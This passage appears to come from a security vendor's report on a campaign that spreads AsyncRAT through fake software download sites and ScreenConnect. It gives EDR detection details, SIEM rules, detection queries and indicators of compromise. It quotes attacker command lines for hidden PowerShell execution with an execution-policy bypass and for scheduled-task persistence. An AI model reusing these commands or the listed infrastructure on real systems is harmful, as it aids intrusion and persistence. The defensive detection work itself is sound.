[suspicious_assembly_loading_into_powershell_via_reflection_amsi](#) and [xored_powershell_command_amsi](#) rules.



The screenshot displays the Kaspersky EDR Expert interface. At the top, a process tree shows the execution flow: `ScreenConnect.ClientService.exe` → `escript.exe` → `wscript.exe` → `powershell.exe` → `powershell.exe`. The right pane shows a list of loaded modules, including `RegAsm.exe`, `schtasks.exe`, `System.Management.Automation.dll`, `hpt54ay3.dll`, and `$AssemblyPath: C:\Users\Public\j...`. The bottom pane shows the AMSI scan results for the file `C:\Users\Public\cap.ps1`.

AMSI scan		Event initiator	
IOA tags	<code>suspicious_assembly_loading_into_powershell_via_reflection_amsi</code> <code>xored_powershell_command_amsi</code>	File	<code>"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"</code>
Object name	<code>"C:\Users\Public\cap.ps1"</code>	Launch parameters	<code>"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -NoProfile -ExecutionPolicy Bypass -WindowStyle Hidden -File C:\Users\Public\cap.ps1</code>
MD5	<code>5b7e1fe55bd7b5ea54b4ed1677e5a26</code>	First events	<code>96000560239832bc68b4c2f0f0de913</code>
SHA256	<code>3d42a18bea2e4df9223d1963785234ef2a81c908b5e389d194dac0dea5658677</code>	MD5	<code>d5f8fadb32942b7bd596c4504abdae5c934e789b6a3de1b013bda7d14466677</code>
Event time	2020-06-11 15:32:44.849	SHA256	
Content type	Text		

Additionally, persistence mechanisms involving the creation, modification, or utilization of scheduled tasks via the `schtasks.exe` utility are caught by the [scheduled_task_create_from_public_directory_via_schtasks](#) rule.



Details Events (1)

Process started

IOA tags: [scheduled_task_creation_via_schtasks](#) [scheduled_task_created_from_public_directory_via_schtasks](#)

File: "C:\Windows\System32\schtasks.exe"

Process ID: 3532

Launch parameters: "schtasks" /Create /TN "MasterPackager Updater" /TR "wscript.exe 'C:\Users\Public\script.vbs'" /SC MINUTE /MO 2 /F

Parent process

File: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"

Process ID: 6348

Launch parameters: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -NoProfile -ExecutionPolicy Bypass -WindowStyle Hidden -File C:\Users\Public\cap.ps1

Find events

MD5: 95060560239632bc68b4c2f8cde9f13

Malicious code injection into the RegAsm.exe process — leveraged by attackers to masquerade execution behind a trusted system component — is detected via the [code_injection_to_unusual_process](#) rule.



Code injection

IOA tags: [code_injection_to_unusual_process](#) [code_injection_from_powershell](#)

File: "C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe"

Process ID: 3676

Launch parameters: "C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe"

Event initiator

File: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"

Launch parameters: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -NoProfile -ExecutionPolicy Bypass -WindowStyle Hidden -File C:\Users\Public\cap.ps1

Find events

MD5: 95060560239632bc68b4c2f8cde9f13

To visualize the stages of the attack, security teams can utilize [Kaspersky Cloud Sandbox](#) on the [Threat Intelligence](#) portal. For instance, this tool allows defenders to map out the entire deployment and payload execution chain originating from the initial VBS dropper.

To protect companies using [our Kaspersky SIEM system](#), there are rules available in the product repository to help detect this type of malicious activity.

- Adding exclusions to Windows Defender scans via the registry is detected by rule **R241_Modification of Windows Defender exclusions through the registry**. Adding exclusions via PowerShell (Add-MpPreference -ExclusionPath|ExclusionProcess) is detected by rule **R076_04_Windows Defender settings disabled or changed via PowerShell**.
- Bypassing the UAC mechanism by modifying the ConsentPromptBehaviorAdmin registry key is detected by rule **R242_UAC disabled through the Windows registry**.
- Running VBS scripts from a public directory triggers rule **R290_07_Running VBScript files from shared folders**.
- Creating a scheduled task that runs an executable file from a public directory triggers rule **R099_01_Scheduled task started from a public folder**.

For the rules to function correctly, it is necessary to configure event 4657 (Security) audit for the following registry keys:

- *HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths*
- *HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Processes*
- *HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\ConsentPromptBehaviorAdmin*

Additionally, when developing your own detection rules or conducting threat hunting for suspicious ScreenConnect behavior, we recommend monitoring the following events:

- Creation of the ScreenConnect service with suspicious parameters

```
1 DeviceEventClassID = '4697'  
  
2 AND FileName LIKE '%ClientService.exe%'  
  
3 AND (FileName LIKE '%e=Access%' OR FileName LIKE '%e=Support%')
```

- Launch of atypical child processes from the ScreenConnect service

```
1 DeviceEventClassID = '4688'  
2  
3 AND match(SourceProcessName, '.*\\\\ScreenConnect\\\\  
(ClientService|WindowsClient|WindowsBackstageShell|WindowsFileManager)\\\\.exe')  
  
AND match(DestinationProcessName, '.*\\\\\\\\  
(powershell|cmd|net|schtasks|sc|msiexec|mshta|rundll32)\\\\.exe')
```

Indicators of compromise

Loaders

[B32810973132D11AFD61CCEE222BBB79](#)
[5B7E1FE55BD7B5EA54BD4ED1677E5A26](#)
[9A9CCD8B0E5D05F4EE77667B024844DB](#)
[0EEE9BAD07E22415439E854657FA1366](#)
[8F4E8B680D3E8D3F5AC39BD72882F713](#)

Malicious library: install.res.1033.dll

[5F96C04E3AFAE97017B201BE112284D2](#)
[73BEAD922109A61E5F9F85771A7812C5](#)
[EDFF4F58722C93D7C09ED71899416396](#)
[83601C3D4ED28E8D2BE1B99BEB8EC18C](#)
[695E794631EF130583368770E7B81E98](#)
[83601C3D4ED28E8D2BE1B99BEB8EC18C](#)
[1E6A5C7B620D487D0CFC6874C3B77C90](#)
[54025CE2A9405039899FE99A1D77E0BB](#)
[BD05FCF80E493CF9AA71EC510319469D](#)
[999A63730C9634481D1D76955A2E76A8](#)
[479BD3BB617B39CD4A46D0768A2592D4](#)
[776DFD3DF9C04BB9FCDD6C1880C3761A](#)
[8E4C57358A66EB14D31ABB614DDC68DE](#)
[A40D3AEB0DAE5B00BDB3A517F3135BBB](#)
[A85A5BFDCB7C65AB93043B8CF9E20065](#)
[01325880EFFFE546F59490089A3B415](#)

AsyncRAT C2

[mora1987\[.\]work\[.\]gd](#)

Fake websites addresses

[ds4windows\[.\]io](#)
[direct-download\[.\]giize\[.\]com](#)
[tmodloader\[.\]org](#)
[tmodloader\[.\]app](#)
[ds4windows\[.\]net](#)
[losslesscaling\[.\]app](#)
[processhacker\[.\]dev](#)
[steamtools\[.\]pro](#)
[dnsjumper\[.\]app](#)
[free-download\[.\]camdvr\[.\]org](#)
[defendercontrol\[.\]org](#)
[dns-jumper\[.\]com](#)
[cpuz\[.\]app](#)
[processhacker\[.\]org](#)
[processhacker\[.\]app](#)
[steamtools\[.\]cc](#)
[cpuz\[.\]pro](#)
[wallpaper-engine\[.\]app](#)
[processhacker\[.\]net](#)
[antimicrox\[.\]net](#)
[defendercontrol\[.\]app](#)
[tmodloader\[.\]pro](#)
[dnsjumper\[.\]io](#)
[bandicam\[.\]app](#)
[mgba\[.\]app](#)
[dnsjumper\[.\]pro](#)
[ferdium\[.\]app](#)
[ds4windows\[.\]pro](#)
[lossless-scaling\[.\]online](#)
[defender-control\[.\]com](#)
[gom-player\[.\]app](#)
[defendercontrol\[.\]pro](#)
[lossless-scaling\[.\]download](#)
[antimicrox\[.\]pro](#)

[mgba\[.\]pro](#)
[lossless-scaling\[.\]app](#)
[losslesscaling\[.\]pro](#)
[mgba\[.\]dev](#)
[tmodloader\[.\]download](#)
[tmod-loader\[.\]com](#)
[defendercontrol\[.\]download](#)
[ferdium\[.\]pro](#)
[deadreset\[.\]com](#)
[gom-player\[.\]net](#)
[crosshairx\[.\]pro](#)
[libreoffice\[.\]pro](#)
[studioobs\[.\]com](#)
[studio-obs\[.\]net](#)
[crosshairxv2\[.\]com](#)
[km-player\[.\]com](#)
[corel-draw\[.\]net](#)
[glary-utilities\[.\]com](#)
[download-full-version\[.\]ooguy\[.\]com](#)
[crosshair-x\[.\]com](#)
[kms-tools\[.\]com](#)
[studio-obs\[.\]com](#)
[crosshairx\[.\]net](#)
[clair-obscur-33\[.\]com](#)
[vlc-player\[.\]net](#)
[arksurvival-ascended\[.\]com](#)
[elden-ringnightreign\[.\]com](#)
[ready-ornot\[.\]com](#)
[arma-reforger\[.\]com](#)
[crusader-kings\[.\]com](#)
[crosshairx2\[.\]com](#)
[mediaplayerclassic\[.\]net](#)
[bandizip\[.\]pro](#)
[obs-studio\[.\]site](#)
[ovr-advanced-settings\[.\]com](#)
[studio-obs\[.\]pro](#)
[vlc-media\[.\]com](#)
[clair-obscur-33\[.\]town](#)
[ovr-toolkit\[.\]com](#)

[crusader-kings\[.\]church](#)
[bandizip\[.\]net](#)
[apexlegends\[.\]org](#)
[obs-studio\[.\]pro](#)
[vlc-media\[.\]net](#)
[crosshairx\[.\]site](#)
[monster-hunterwilds\[.\]com](#)
[km-player\[.\]pro](#)
[mediaplayerclassic\[.\]pro](#)
[kms-tools\[.\]net](#)
[fernbus-simulator\[.\]com](#)
[studioobs\[.\]pro](#)
[bandicam\[.\]cc](#)
[crystaldiskmark\[.\]cc](#)
[crystaldiskmark\[.\]io](#)
[crystaldiskmark\[.\]dev](#)
[crystaldiskmark\[.\]app](#)
[crystaldiskmark\[.\]pro](#)
[bandicam\[.\]io](#)

Fake domain infrastructure

[fileget.loseyourip\[.\]com](#)
[file-download-crosshairx.giize\[.\]com](#)
[all-toll-free.loseyourip\[.\]com](#)
[mpc-update.giize\[.\]com](#)
[all-toll-free.publicvm\[.\]com](#)
[198.23.185\[.\]81](#)
[direct-download.giize\[.\]com](#)

ScreenConnect C2

[servermanagemen\[.\]xyz](#)
[185.254.97\[.\]249](#)
[r.manage-server\[.\]xyz](#)
[45.145.41\[.\]205](#)
[winserve\[.\]net](#)
[manageserver\[.\]xyz](#)
[cloudsynn\[.\]com](#)
[pingserv\[.\]pro](#)

[ehostservers\[.\]xyz](#)
[serverdnsplan\[.\]net](#)
[pingpanl\[.\]pro](#)
[managedevice\[.\]xyz](#)
[edgeserv\[.\]ru](#)